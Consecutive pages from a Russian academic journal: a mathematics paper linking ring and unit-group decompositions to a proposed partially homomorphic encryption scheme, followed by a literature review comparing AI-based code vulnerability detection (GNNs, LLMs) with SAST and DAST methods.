Исследована структура ассоциативного кольца с обратимой двойкой и группа его обратимых элементов с плотной ортогональной системой идемпотентов. Установлено, что такая система позволяет выделять подпространства, на которых определяются алгебраические операции. Показано, что если существует декомпозиция группы в прямую сумму двух нормальных подгрупп, то она отражается на самом кольце на два независимых идеала. Каждая подгруппа при этом связана с одним из идеалов, содержа все элементарные преобразования над ним и действуя устойчиво при факторизации. Этот подход может быть использован при построении систем гомоморфного шифрования, где идеалы представляют зашифрованные и публичные данные. Продемонстрировано как алгебраическая структура кольца может служить основой для построения защищенных, модульных криптографических архитектур с изолированными доменами доверия. Результат дает возможности для применения некоммутативных алгебраических систем в современных криптографических протоколах.

Ключевые слова: разделение доверенных доменов, группа обратимых элементов, ортогональная система идемпотентов.

Введение

Исследование структуры ассоциативных колец и связанных с ними групп обратимых элементов играет важную роль в современной алгебре и имеет приложение в К-теории, теории представлений и алгебраической криптографии. Особый интерес представляет декомпозиция групп обратимых элементов в прямую сумму нормальных групп. Она может отражать разложение самого кольца. Плотная ортогональная система идемпотентов позволяет выделять подпространства и изучать действия элементов на каждой из них − как в теории линейных групп и К-теории.

В данной работе рассматривается задача как разложение группы обратимых элементов влияет на алгебраическую структуру кольца в целом. Целью исследования является определение условий, при которых такое групповое разложение индуцирует разложение кольца в прямую сумму идеалов. Эта задача восходит к работам Х. Басса [1], изучавшего структуру линейных групп над кольцами, элементарные подгруппы и нормальные делители.

Современные методы, предложенные в работе [2], демонстрируют важность плотных систем идемпотентов при изучении подгрупп.

Каждая подгруппа в декомпозиции порождена элементами идеала [3]. Это позволяет рассматривать ее как отдельный домен доверия.

С точки зрения приложений декомпозированная структура может стать основой для построения модульных криптосистем. Подобные идеи реализуются в системах на основе некоммутативных групп в работе [4].

Данная работа обобщает классические методы К-теории и теории колец на ассоциативные кольца, их применение в криптографии.

Криптографическая интерпретация

Пусть R − ассоциативное кольцо, $1/2 \in R$, задана плотная ортогональная система идемпотентов $\{e_i \in R | 1 \le i \le n\}$. Пусть $U(R)$ − группа обратимых элементов кольца R, $E(R)$ − элементарная подгруппа группы $U(R)$, порожденная элементами вида $1 + e_i x e_j$ при $x \in R$, $i \neq j$. Эти элементы можно интерпретировать как генераторы малых возмущений, используемых в протоколах.

Для произвольного идеала $I \lhd R$ определим $E(I)$ − нормальную подгруппу в $E(R)$, порожденную элементами $1 + e_i x e_j$ при $x \in I$, $i \neq j$ (подгруппа зашумленных или зашифрованных преобразований), $C(I)$ − прообраз центра группы $U(R/I)$ при каноническом гомоморфизме $\varphi_I: U(R) \to U(R/I)$. Это можно трактовать как подгруппу устойчивых (не меняющих

© Исмагилова А.С., 2025.

структуру) элементов относительно маскировки идеалом I.

Предложение. Если $U(R) = G \oplus H$, $G \cap H = \{1\}$, где G, H – нормальные подгруппы (независимые криптографические домены), то существуют идеалы $I, J \lhd R$, такие что: $R = I \oplus J$ (аналог разделения ключевого пространства на независимые части), $E(I) \subseteq G \subseteq C(I)$ – G содержит все элементарные преобразования над I и действует централизованно при факторизации по I (например, шифрование, маскировка, добавление шума). Аналогично $E(J) \subseteq H \subseteq C(J)$.

Такое разложение позволяет строить криптографические системы с разделенными доверенными доменами, где I и J задают область действия определенной подгруппы преобразований. Подгруппы $E(I)$, $E(J)$ могут использоваться как генераторы ключей. Включение в $C(I)$, $C(J)$ означает устойчивость операций при факторизации по идеалу, что обеспечивает устойчивость в зашифрованной или открытой системе.

Представим краткое обоснование выше изложенного.

1. Рассмотрим элементы вида $1 - 2e_i$, где e_i – идемпотенты, $(1 - 2e_i)^2 = 1$ – аналог битовых инверсий или симметрий в криптографических системах.

Предположим, что $1 - 2e_i = a_i b_i$, где $a_i \in G$, $b_i \in H$, G, H – независимые нормальные подгруппы группы обратимых элементов $U(R)$. Например, G и H есть разделение ключа на два независимых компонента, каждый из которых принадлежит своей доверенной зоне.

Ясно, что $a_i^2 b_i^2 = 1$, откуда $a_i^2 = b_i^{-2}$. Так как $a_i^2 \in G$, $b_i^2 \in H$, $G \cap H = \{1\}$, то $a_i^2 = b_i^2 = 1$. То есть оба ключевых компонента являются инволюциями. Кроме того, $a_i = 1 - 2f_i$, $b_i = 1 - 2g_i$, f_i, g_i – идемпотенты.

2. Покажем, что если $a_i = 1 - 2f_i$ коммутирует со всеми обратимыми элементами, то f_i – центральный идемпотент. Это означает, что a_i устойчиво к внешним воздействиям.

Пусть $(1 - 2f_i)r = r(1 - 2f_i)$, где $r \in U(R)$. Отсюда $f_i r = r f_i$. Поскольку

$$r = f_i r f_i + (1 - f_i) r f_i + \\ + f_i r (1 - f_i) + (1 - f_i) r (1 - f_i),$$

то

$$f_i r = f_i r f_i + f_i r (1 - f_i),$$
$$r f_i = f_i r f_i + (1 - f_i) r f_i,$$

и

$$f_i r = r f_i,$$

так как

$$f_i r (1 - f_i) = 0, (1 - f_i) r f_i = 0,$$

т. е. f_i централен. Аналогично и для $b_i = 1 - 2g_i$. Таким образом, только центральные идемпотенты могут порождать устойчивые к атакам преобразования.

3. Рассмотрим диагональную матрицу $A = \begin{pmatrix} \alpha & 0 \\ 0 & \beta \end{pmatrix}$, $A \in U(R)$, интерпретируемую как преобразование масштабирования.

Поскольку A коммутирует с $1 - 2e_i$, то $A a_i b_i A^{-1} = a_i b_i$. Разложив, получим $A a_i A^{-1} A b_i A^{-1} = a_i b_i$. Но $A a_i A^{-1} \in G$, $A b_i A^{-1} \in H$, так как G, H – нормальные подгруппы. Тогда $a_i^{-1} A a_i A^{-1} = b_i A^{-1} b_i^{-1} A \in G \cap H = \{1\}$. Тогда $A a_i A^{-1} = a_i$, $A b_i A^{-1} = b_i$. Это означает, что ключевые элементы a_i, b_i инвариантны относительно A. Это свойство аналогично структурной устойчивости в криптографии; ключи остаются неизменными при преобразовании (например, при смене параметров протокола).

4. Ключевые элементы могут быть представлены в виде

$$a_1 = \lambda_1' e_1 + \mu_1' e_2,\ b_1 = \lambda_2' e_1 + \mu_2' e_2,$$

где центральные скалярные коэффициенты $\lambda_i', \mu_i' \in Z(R)$.

Действительно, если $1 = \sum_j r_j e_1 s_j$, то $\lambda_i' = \sum_i r_i e_1 a_i e_1 s_i$ централен в R, где $e_1 a_i e_1 = \lambda_i$. Элементы λ_i' центральны в R, т.е. $r\lambda_i' = \lambda_i' r$ для всех $r \in R$.

Из того, что $\lambda_i \in e_1 R e_1$ получаем:

$$r\lambda_i' = \sum_j r_j e_1 s_j r \sum_i r_i \lambda_i s_i =$$

$$= \sum_j r_j \lambda_i e_1 s_j r \sum_i r_i e_1 s_i = \sum_j r_j \lambda_i s_j r = \lambda_i' r$$

и $\lambda_i' \in Z(R)$.

Аналогично, $\mu_i' \in Z(R)$, $\mu_i' = \sum_i r_i e_2 b_i e_2 s_i$.

Очевидно, $\lambda_i' e_1 = \lambda_i$, $\mu_i' e_2 = \mu_i$.

Это означает, что ключи можно разложить по идемпотентам, их коэффициенты лежат в центре кольца.

Таким образом, ключи можно безопасно комбинировать и масштабировать, не нарушая алгебраических соотношений.

5. Рассмотри действие сопряжения

$$a_1(1-e_1re_2)a_1^{-1}(1+e_1re_2) = \\ = 1+(1-\lambda_1'(\mu_1')^{-1})e_1re_2.$$

Этот элемент лежит в G и имеет вид $1+x$, где $x \in e_1Re_2$. Аналогично для H. Это элементарное преобразование, аналогичное добавлению шума между подпространствами.

Это означает, что G содержит все элементарные преобразования вида $1+e_1re_2$, взвешенные множителем $1-\lambda_1'(\mu_1')^{-1}$, H содержит аналогичные элементы, взвешенные $1-\lambda_2'(\mu_2')^{-1}$.

Если такие преобразования используются как операции шифрования, то множитель $1-\lambda_1'(\mu_1')^{-1}$ может быть частью открытого ключа.

Определим идеалы $I = R(1-\lambda_1'\mu_1')R$, $J = R(1-\lambda_2'\mu_2')R$. Тогда $E(I) \subseteq G$, $E(J) \subseteq H$. То есть подгруппы G и H порождаются преобразованиями, контролируемыми идеалами I и J. Аналогично тому, как если I и J задавали области действия двух независимых криптографических систем.

6. Из соотношений $\lambda_1'\mu_1' = -1$, $\lambda_2'\mu_2' = 1$ следует, что $1-\lambda_1'(\lambda_2')^{-1} \in I$, $1-\mu_1'(\mu_2')^{-1} \in J$. Тогда $1 = \frac{1}{2}\big((1-\lambda_1'(\lambda_2')^{-1}) + +(1+\lambda_1'(\lambda_2')^{-1})\big) \in I+J$,

откуда $R = I+J$. Более того, $I \cap J = \{0\}$, поскольку $E(I \cap J) \subseteq G \cap H = \{1\}$. Следовательно, $1+e_ixe_j = 1$, для любого $x \in I \cap J$, $i \neq j$. Значит, $x = 0$.

Таким образом, $R = I \oplus J$ – разложение кольца на два независимых идеала, каждому из которых соответствует своя группа преобразований.

Покажем, что $G \subseteq C(I)$, $H \subseteq C(J)$. Если $a \in G$, то $a = a_1a_2$, где $a_1 \in U(R,I)$ и $[a, E(J)] \subseteq G \cap H = \{1\}$. Значит, a коммутирует с $E(J)$, т. е. действует централизованно при факторизации по J и $a \in C(I)$. Аналогично, $H \subseteq C(J)$.

Таким образом, установленная связь между алгебраической структурой кольца и разложением группы его обратимых элементов допускает декомпозицию криптографически значимых подгрупп на независимые, устойчивые компоненты. Это позволяет выстраивать защищенные алгебраические системы, в которых различные участники или операции изолированы в собственных доменах доверия.

Предложенная структура может быть использована в гомоморфных шифрах, где I и J представляют зашифрованные и открытые данные.

Пример. Рассмотрим приложение данного результата в построении алгебраической системы, поддерживающей гомоморфные операции.

Пусть R – ассоциативное кольцо, $1/2 \in R$, задана плотная ортогональная система центральных идемпотентов, состоящая из двух элементов: e и $1-e$, где $e^2 = e$, $e(1-e) = 0$.

Положим $I = Re$ и $J = R(1-e)$. Тогда $R = I \oplus J$ – разложение кольца в сумму двух идеалов. Интерпретируем I как идеал зашифрованных данных, J – идеал публичных параметров или управляющих компонентов системы.

Пусть G – нормальная подгруппа в $U(R)$, такая что $E(I) \subseteq G \subseteq C(I)$, где $C(I)$ – прообраз центра группы $U(R/I)$ при каноническом гомоморфизме. Это означает, что G содержит все элементарные преобразования вида $1+exe$ для $x \in R$, а ее элементы действуют централизованно при факторизации по I (т.е. не нарушают структуру J). Таким образом, G может служить группой преобразований, ответственной за шифрование и вычисления над зашифрованными данными при сохранении целостности публичной части.

Зашифруем сообщение $m \in I$ (например, $m = eae$) с помощью сопряжения элементом $g \in G$: $c = g(1+m)g^{-1}$.

Шифротекст c является обратимым элементом в R и маскирует m за счет действия g. Расшифровка выполняется обратным сопряжением:

$$g^{-1}cg = 1+m, \quad m = g^{-1}cg - 1,$$

после чего результат проецируется на I с помощью умножения на e слева и справа.

Рассмотрим два шифротекста:

$$c_1 = g(1+m_1)g^{-1}, c_2 = g(1+m_2)g^{-1},$$

соответствующие сообщениям $m_1, m_2 \in I$. Их произведение

$$c_1c_2 = g(1+m_1)g^{-1}g(1+m_2)g^{-1} = \\ = g(1+m_1)(1+m_2)g^{-1} = \\ = g(1+m_1+m_2+m_1m_2)g^{-1}.$$

Если $m_1 m_2 \in I^2$ мало или принадлежит подидеалу, которым можно пренебречь (например, при использовании шумоподобной структуры), то $c_1 c_2$ аппроксимирует шифротекст $m_1 + m_2$. Таким образом, умножение шифротекстов реализует гомоморфное сложение открытых текстов.

Умножение шифротекста на центральные элементы из J позволяет реализовать гомоморфное умножение на публичные значения, так как идемпотенты ортогональны, действия в J не искажают данные в I, а центральность обеспечивает согласованность операций.

Эта конструкция показывает, как разложение кольца на идеалы I и J позволяет построить частично гомоморфную криптосистему. I хранит зашифрованные данные, J управляет публичными операциями, а подгруппа G обеспечивает вычисления над шифротекстами. Такой подход открывает путь к созданию новых криптосистем на основе алгебраических структур с декомозицией.

Список литературы

1. Bass H. K-theory and stable algebra / H. Bass // Publ. Math. Inst. Hautes Etudes Sci. 1964. Vol. 22. Pp. 5-60.

2. Bak A., Hazrat R., Vavilov N.A. Localization-completion strikes again: relative Kx is nilpotent / A. Bak, R. Hazrat, N.A. Vavilov // J. Pure and Appl. Algebra. 2009. Vol. 213. Pp. 1075-1085.

3. Степанов А.В. О нормальном строении полной линейной группы над кольцом / А.В. Степанов // Записки научных семинаров ПОМИ. 1991. Т.198. С.92–102.

4. Myasnikov A., Shpilrain V., Ushakov A. Group-based cryptography / A. Myasnikov, V. Shpilrain, A. Ushakov. Basel-Boston-Berlin: Birkhauser, 2008. 183 p.

Уфимский университет науки и технологий
Ufa University of Science and Technology

Поступила в редакцию 5.11.2025

Информация об авторе

Исмагилова Альбина Сабирьяновна − д-р физ.-мат. наук, доцент, заведующий кафедрой управления информационной безопасностью, Уфимский университет науки и технологий, e-mail: ismagilovaas@yandex.ru

DECOMPOSITION OF RINGS AND THEIR APPLICATION IN ALGEBRAIC CRYPTOGRAPHY

A.S. Ismagilova

The structure of an associative ring with a reversible two and the group of its reversible elements with a dense orthogonal system of idempotents have been studied. It has been established that such a system allows for the identification of subspaces on which algebraic operations are defined. It has been shown that if there is a decomposition of the group into a direct sum of two normal subgroups, then it is reflected in the ring itself as two independent ideals. Each subgroup is associated with one of the ideals, containing all the elementary transformations over it and acting stably during factorization. This approach can be used in the construction of homomorphic encryption systems, where ideals represent encrypted and public data. It demonstrates how the algebraic structure of a ring can serve as a foundation for building secure, modular cryptographic architectures with isolated trust domains. This result opens up opportunities for the application of non-commutative algebraic systems in modern cryptographic protocols.

Keywords: division of trusted domains, a group of reversible elements, orthogonal system of idempotents.

Submitted 5.11.2025

Information about the authors

Ismagilova Albina Sabiryanovna – Dr. Sc. (Physical and Mathematical), Associate Professor, Head of the Department of Information Security Management, Ufa University of Science and Technology, e-mail: ismagilovaas@yandex.ru

DOI 10.36622/1682-7813.2025.28.4.006
УДК 004.056: 004.8

ИСПОЛЬЗОВАНИЕ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В ПОИСКЕ УЯЗВИМОСТЕЙ КОДА И СРАВНИТЕЛЬНЫЙ АНАЛИЗ РАЗЛИЧНЫХ МЕТОДОВ ТЕСТИРОВАНИЯ

А.П. Захаров, М.А. Маслова

В статье представлен аналитический обзор возможностей применения технологий искусственного интеллекта для обнаружения критических уязвимостей, входящих в список MITRE CWE Top 25 2024 года. Исследование содержит синтез и критическое сопоставление литературных данных по эффективности моделей глубокого обучения, в том числе графовые нейронные сети (GNN) и крупные языковые модели (LLM), по сравнению с традиционными методами статического (SAST) и динамического (DAST) анализа. Показано, что GNN демонстрируют высокую точность в выявлении структурных ошибок безопасности памяти, в то время как LLM превосходят в семантическом анализе инъекционных уязвимостей, но при этом критически страдают от высокого уровня ложных срабатываний. Анализ сравнивается с ограничениями традиционного SAST и DAST. Определены фундаментальные ограничения ИИ-подходов, включая проблемы обобщаемости, уязвимость к состязательным атакам и риск генерации уязвимого кода.

Ключевые слова: уязвимости, искусственный интеллект, статистический и динамический анализы, сравнение.

Введение

Современный ландшафт разработки программного обеспечения (ПО) характеризуется беспрецедентным уровнем сложности, что неизбежно приводит к расширению поверхности атаки и росту числа критических дефектов. Глобальная статистика 2024 года отражает острую актуальность данной проблемы: общее количество публично раскрытых уязвимостей увеличилось на 25% за последний год, и эта тенденция к росту числа уязвимостей подчеркивает необходимость в более эффективных и масштабируемых методах защиты. Уязвимости, могут быть активированы или использованы злоумышленниками, приводя к нарушению безопасности [1].

Ключевым инструментом для стандартизации и приоритезации угроз является список MITRE Common Weakness Enumeration (CWE) Top 25 Most Dangerous Software Weaknesses, ежегодно публикуемый в качестве стратегического руководства. Список 2024 года классифицирует наиболее критические недостатки, которые MITRE идентифицирует как первопричины для 31,770 записей Common Vulnerabilities and Exposures (CVE) в текущем наборе данных, используемом при составлении рейтинга. Определение корневых причин этих уязвимостей служит мощным рычагом для направления инвестиций и практик в области безопасности, позволяя устранять целые классы дефектов, таких как ошибки безопасности памяти или инъекции, еще на этапе архитектурного планирования [2].

Традиционно автоматизированное тестирование безопасности приложений (AST) опиралось на два фундаментальных, но взаимодополняющих подхода: статический анализ безопасности приложений (SAST) и динамическое тестирование безопасности приложений (DAST) [4, 13].

Традиционные SAST-инструменты представляют собой методы «белого ящика», которые анализируют исходный код без его исполнения. Их работа основана на предопределенных наборах правил и эвристик, предназначенных для выявления синтаксических ошибок кодирования. В свою очередь, традиционные DAST-инструменты функционируют как методы «черного ящика», анализируя поведение работающего приложения в реальном времени, что позволяет обнаружить runtime-слабости,

©Захаров А.П., Маслова М.А., 2025

такие как ошибки конфигурации или недостаточные ограничения скорости.

Несмотря на их фундаментальную роль, традиционные методы имеют существенные ограничения. SAST-инструменты сталкиваются с проблемами масштабируемости и адаптивности. Их зависимость от фиксированных правил и комбинаторная сложность анализа кода ограничивают возможности, что приводит к высокому уровню ложных срабатываний (FPR). DAST, хотя и эффективен для обнаружения проблем среды исполнения, принципиально ограничен степенью покрытия исполняемых путей, поскольку его эффективность зависит от полноты используемых тестовых сценариев.

Масштаб и сложность уязвимостей, представленных в CWE Top 25, требуют смены парадигмы защиты. Для эффективной борьбы с современными угрозами необходим переход к системам, способным к дата-ориентированному обучению и выявлению новых паттернов.

Целью настоящего обзора является осуществление детального анализа эффективности систем обнаружения уязвимостей, основанных на искусственном интеллекте (ИИ), по отношению к традиционным методам SAST и DAST, с фокусом на уязвимостях CWE Top 25 2024. Для достижения поставленной цели необходимо решить следующие задачи:

1. Провести сравнительную оценку традиционного SAST и моделей глубокого обучения (DL), акцентируя внимание на снижении FPR и семантическом моделировании кода.

2. Изучить методологии интеграции машинного обучения (ML) в DAST, включая интеллектуальный фаззинг и трассировку потоков данных.

3. На основе литературных данных определить классы CWE, где ИИ достигает максимального превосходства, обеспечивая более высокую точность и надежность обнаружения.

Основная часть

Common Weakness Enumeration (CWE) служит унифицированной, разработанной сообществом таксономией для классификации слабостей программного и аппаратного обеспечения, которая в настоящее время включает более 600 категорий. Эта стандартизация является критически важной для обеспечения единообразия в управлении уязвимостями и проведения трендового анализа угроз.

Список CWE Top 25 2024 концентрируется на наиболее распространенных и критичных для эксплуатации слабостях, обеспечивая стратегическое руководство для разработчиков и аудиторов безопасности.

Традиционный SAST, основанный на предопределенных наборах правил, эффективен для выявления синтаксически очевидных ошибок, но испытывает трудности с адаптацией к новым векторам атак [3, 5].

Ключевым методологическим недостатком SAST является неспособность корректно учитывать контекст и семантику кода, что приводит к значительному высокому уровню ложных срабатываний (FPR) [4 – 5]. Подходы, полагающиеся на фиксированные эвристики, и комбинаторная сложность анализа, ограничивают возможности для обнаружения сложных, архитектурно обусловленных недостатков.

ИИ-подходы, основанные на глубоком обучении (DL), предлагают дата-ориентированную альтернативу, анализируя контекст, тенденции использования и исторические данные об уязвимостях для обнаружения сложных паттернов и активного снижения FPR [1, 9]. Ранние DL-подходы (RNN, LSTM, CNN) рассматривали код как линейную последовательность токенов [9, 12]. Хотя такие модели обладают определенными преимуществами в извлечении контекстуальной информации, они не способны эффективно захватить иерархические структуры программы, потоки выполнения, а также критические зависимости данных и контроля (Data/Control Dependencies).

Для преодоления этих ограничений в качестве доминирующей парадигмы утвердились графовые нейронные сети (GNN). GNN моделируют исходный код как графы (например, графы зависимостей

программ, PDG), что позволяет извлекать глубинную семантическую структуру. Использование гетерогенных GNN (HAGNN) позволяет учитывать разнородность типов узлов и агрегировать информацию через различные типы связей, точно захватывая структурные и контекстуальные свойства кода.

На крупных академических бенчмарках DL-модели демонстрируют производительность, значительно превышающую возможности традиционных инструментов. Например, передовой подход HAGNN достиг высокой точности (Accuracy): до 96.6% на наборе данных C и до 97.8% на наборе Java, превосходя лучшие базовые методы [1]. Эти высокие показатели достигнуты в специфических лабораторных условиях. На практике, при использовании GNN в разнородных индустриальных средах, исследователи отмечают проблему обобщаемости (generalization), где средняя точность может варьироваться и быть существенно ниже, чем на тренировочных датасетах.

Сравнение с крупными языковыми моделями (LLM) показывает иную картину. LLM демонстрируют высокую чувствительность (Sensitivity или Recall), достигая 90%–100% обнаружения на лабораторных бенчмарках [7 – 8]. Однако это достигается ценой низкой точности (Precision), что выражается в критически высоком уровне ложных срабатываний (FPR). Анализ показывает, что традиционные SAST обладают низким FPR, но низкой общей скоростью обнаружения, тогда как LLM обеспечивают высокую скорость обнаружения, но требуют значительной дополнительной фильтрации из-за высокого FPR.

Высокая точность, достигаемая GNN, сталкивается с проблемой «черного ящика» [10 – 11]. Для оперативного устранения дефекта разработчикам требуется точное указание на корневую причину.

Для решения этой проблемы активно развиваются подходы Объясняемого ИИ (XAI). Новые методы, такие как контрафактическое объяснение (CFExplainer), преобразуют GNN-предсказания в точные, действенные рекомендации. CFExplainer ищет минимальное возмущение во входном графе кода, которое бы изменило предсказание уязвимости. Это потенциально позволяет точно определить, какие конкретные узлы или ребра (зависимости) являются причиной дефекта. Однако, внедрение XAI в промышленные циклы остается активной областью исследований, требующей дальнейшего развития для достижения стабильности, надежности и полной интеграции с инструментами разработки.

DAST является незаменимым инструментом, поскольку оно выявляет уязвимости, проявляющиеся исключительно во время исполнения (runtime), такие как ошибки конфигурации или недостаточные runtime-ограничения [4, 17].

Ключевым методологическим недостатком DAST является его прямая зависимость от покрытия кода (code coverage). Несмотря на то, что современные DAST-решения используют интеллектуальные краулеры и эвристики, их результативность полностью определяется тем, насколько полно тестовые сценарии могут инициировать все потенциально уязвимые пути исполнения. Это фундаментальное ограничение: покрытие любого набора тестов конечно и ограничено исполненными сценариями. Следовательно, DAST часто демонстрирует высокий уровень ложноотрицательных результатов (False Negative Rate, FNR) для глубоко скрытых или редко используемых функций.

Исторически DAST-инструменты были разработаны для сканирования традиционных, серверно-ориентированных приложений. Однако их эффективность резко снижается в современных архитектурах, таких как Одностраничные Приложения (SPA), где навигационная логика и значительная часть функционала встроены в клиентский код JavaScript. Традиционные динамические краулеры не способны адекватно обнаруживать и обходить все пути исполнения, поскольку эти пути не генерируются сервером. В результате DAST пропускает класс уязвимостей, часто связанный с клиентской логикой. Для обхода

этих ограничений развиваются гибридные методы, основанные на статическом анализе. Например, некоторые подходы используют статический анализ JavaScript-бандлов для извлечения навигационных графов, что позволяет искусственно "направлять" сканирование и получать более полное покрытие, тем самым компенсируя ограниченность традиционных динамических краулеров.

Искусственный интеллект радикально улучшает DAST, предоставляя интеллектуальные механизмы, направленные на повышение покрытия и эффективности тестирования.

ML-Управляемый Фаззинг (Fuzz Testing): машинное обучение применяется для оптимизации процесса фаззинга, что приводит к значительному увеличению покрытия и эффективности обнаружения уязвимостей. ML-модели, используя такие техники, как Генеративно-состязательные сети (WGAN), могут анализировать семантические сходства между протоколами или структурой данных, что позволяет им генерировать высокоэффективные тестовые случаи, нацеленные на максимальное проникновение в новые, ранее неисполнявшиеся пути кода [15].

Продвинутая Трассировка Потоков Данных (Taint Tracking): в области динамического анализа потоков данных (DTA) ИИ используется для обнаружения неявных (implicit) потоков данных, где традиционные, правило-основанные механизмы DTA могут ошибочно недооценивать степень заражения (under-tainting) [16]. Такие неявные потоки, в которых путь управления полностью определяет значение входного значения, часто являются причиной уязвимостей, которые DAST без интеллектуальной поддержки пропускает.

Наиболее перспективное развитие лежит в гибридных моделях, таких как интерактивное тестирование безопасности приложений (IAST), усиленное ИИ, которое сочетает преимущества SAST и DAST. ИИ-компоненты в IAST используют данные об исполнении, собранные DAST, для приоритизации результатов статического анализа (SAST/GNN) [13, 18]. Это обеспечивает более высокую точность и способствует снижению общего FPR, чем любой из методов по отдельности.

Сравнительная характеристика традиционных и ИИ-управляемых методов обнаружения уязвимостей выявляет существенные различия по ключевым параметрам. Традиционный SAST (Правило-Основанный) демонстрирует низкую скорость обнаружения, но обладает относительно низким FPR. Традиционный DAST (Исполнение) имеет высокий FNR из-за ограничения покрытия кода. В отличие от них, системы обнаружения уязвимостей на базе AI/ML (включающие GNN и LLM) обладают высокой масштабируемостью. LLM, обладая высокой чувствительностью (Recall), компенсируют низкую точность (Precision) SAST, но при этом сами страдают от высокого FPR, требуя фильтрации. Гибридные IAST-модели, управляемые ИИ, стремятся объединить сильные стороны, используя динамические данные для повышения точности статических предсказаний, тем самым снижая общий FPR/FNR.

Одним из наиболее значимых преимуществ ИИ перед традиционным SAST является его высокая эффективность в обнаружении уязвимостей безопасности памяти, таких как CWE-787 (Out-of-Bounds Write) и CWE-119 [9, 12]. Эти ошибки требуют анализа сложных, долгосрочных зависимостей потоков данных и управления в межпроцедурном контексте.

GNN-модели, напротив, изначально спроектированы для обработки сложных структур данных. Используя гетерогенные графы, они способны захватывать эти критические зависимости наиболее точно. Количественные результаты подтверждают это превосходство: GNN-подходы демонстрируют высокую точность, что делает их оптимальным решением для обнаружения этих системно критических дефектов.

Для инъекционных уязвимостей, таких как CWE-89 (SQL Injection) и CWE-94 (Code Injection), ИИ демонстрирует преимущество,

связанное с его способностью к контекстному и семантическому анализу [7].

Там, где традиционные анализаторы ищут простые паттерны, ИИ, в особенности Large Language Models (LLM) и семантические анализаторы, могут идентифицировать сложные, многоступенчатые векторы инъекций. Они способны выявить некорректное использование функций санитарной обработки в различных контекстах или идентифицировать, когда данные проходят через несколько уровней преобразования, прежде чем попасть в интерпретатор. Кроме того, тот факт, что в существующие категории CWE, включая CWE-89 и CWE-94, были внесены специфические примеры, связанные с ИИ-системами, подчеркивает критическую роль ИИ в обнаружении этих сложных, обновленных векторов атак.

Наиболее значимое качественное превосходство ИИ заключается в его способности обнаруживать логические и архитектурные ошибки, которые традиционно игнорируются SAST, поскольку они не нарушают синтаксис. Примером служит CWE-862 (Missing Authorization).

ML-классификаторы, обученные на больших массивах данных безопасного и уязвимого кода, способны выявлять аномалии в высокоуровневых структурах функций [1]. Они могут обнаружить, что критический блок кода, который по всем семантическим и контекстуальным признакам должен включать проверку авторизации, не соответствует ожидаемому «безопасному» шаблону. Таким образом, ИИ-модели эффективно определяют нарушения логики безопасности, действуя как высокоскоростной, обученный аудитор, что недоступно для традиционных правило-основанных систем.

Уязвимости, входящие в CWE Top 25, охватывают широкий спектр дефектов, требующих как структурного, так и семантического понимания. Ошибки безопасности памяти (CWE-787) являются структурными по своей сути и оптимально обнаруживаются GNN. Напротив, инъекции (CWE-89) и логические ошибки (CWE-862) требуют глубокого семантического и контекстуального анализа, в чем сильны LLM.

Достижение максимальной эффективности требует разработки мультимодальных систем, которые одновременно обрабатывают код как граф (для точного потокового анализа) и как естественный язык (для семантического и логического анализа). Объединение этих разнородных представлений требует разработки сложных мультимодальных архитектур. Это сопряжено с высокими вычислительными затратами и необходимостью согласования разнородных представлений, что является серьезным вызовом для масштабируемости в реальных DevSecOps-конвейерах.

Определение специфической эффективности ИИ в обнаружении критических CWE из списка Top 25 позволяет соотнести тип уязвимости с наиболее адекватным методологическим подходом. Для структурных ошибок, таких как CWE-787 (Out-of-Bounds Write), оптимальными являются Графовые Нейронные Сети (GNN). Уязвимости класса CWE-89 (SQL Injection) требуют LLM и семантического анализа. Для CWE-862 (Missing Authorization), представляющей собой логическую ошибку безопасности, наилучшими являются ML-Классификаторы и LLM. Наконец, для уязвимостей исполнения, таких как CWE-78 (OS Command Injection), наиболее эффективен AI-Управляемый Фаззинг в сочетании с Динамическим Анализом Потоков Данных (DTA).

Заключение

Проведенный анализ свидетельствует о том, что технологии Искусственного Интеллекта представляют собой эволюционный сдвиг в области автоматизированного тестирования безопасности приложений, предлагая решения, способные преодолеть фундаментальные ограничения традиционных методов. Традиционные методы SAST и DAST сохраняют свою роль как базовые инструменты, но их ограничения в масштабируемости, адаптивности и

точности становятся критичными в контексте сложных уязвимостей CWE Top 25.

DL-модели на основе GNN продемонстрировали выдающуюся прогностическую точность на академических бенчмарках [9, 12], превосходящую традиционные SAST за счет глубокого структурного и семантического анализа, что делает их оптимальным решением для обнаружения ошибок безопасности памяти. Интеграция ИИ в DAST критически повышает покрытие кода и эффективность обнаружения runtime-уязвимостей, а также позволяет интеллектуально исследовать сложные логические недостатки.

Несмотря на значительные успехи, массовое промышленное внедрение ИИ ограничивается рядом ключевых факторов. Во-первых, эффективность моделей глубокого обучения напрямую зависит от наличия обширных, высококачественных и аннотированных наборов данных. Дефицит, а также шум и несбалансированность существующих данных, представляют серьезное препятствие. Во-вторых, критическим вызовом остается высокий уровень ложных срабатываний (FPR) у LLM, несмотря на их высокую чувствительность, продемонстрированную на лабораторных бенчмарках [1, 7].

Более глубокие методологические ограничения ИИ включают:

1. Генерация уязвимого кода. Помимо проблем с обнаружением, LLM представляют риск как инструмент, поскольку могут генерировать код с уязвимостями по умолчанию. В зависимости от типа уязвимости (например, Buffer Overflow), частота генерации небезопасного кода может достигать 78.8%. Даже при использовании прямых запросов на «безопасный код» доля уязвимых ответов остается высокой, что требует ручного аудита.

2. Проблема обобщаемости (Generalization). Высокая точность, достигнутая на одном бенчмарке (например, 96.6% Accuracy GNN), может не сохраняться в реальных, разнородных кодовых базах, где фактическая производительность значительно варьируется.

3. Уязвимость к состязательным атакам (Adversarial Attacks). Небольшие, незаметные для человека изменения в коде могут обмануть ИИ-модель, что ставит под сомнение ее надежность в среде, где предполагается враждебное воздействие.

Будущее автоматизированного обнаружения уязвимостей сосредоточено в двух ключевых направлениях.

Первое — разработка гибридных и ансамблевых моделей, таких как IAST-системы, объединяющих сильные стороны традиционного SAST (надежный низкий FPR) с прогностической мощью GNN и LLM, что позволит смягчить недостатки каждого подхода.

Второе — развитие объясняемого ИИ (XAI). Технологии контрафактического объяснения, такие как CFExplainer, имеют решающее значение для преобразования GNN-предсказаний из «черного ящика» в точные, действенные рекомендации для разработчиков. XAI является активной областью исследований, критически важным шагом для повышения доверия к автоматизированным системам. Кроме того, будущие исследования должны учитывать более широкое пересечение проблем безопасности, включая интеграцию с новыми стандартами, такими как MITRE 2025 Most Important Hardware Weaknesses (MIHW), что требует разработки комплексных решений для оценки безопасности как ПО, так и аппаратных компонентов [19].

Список литературы

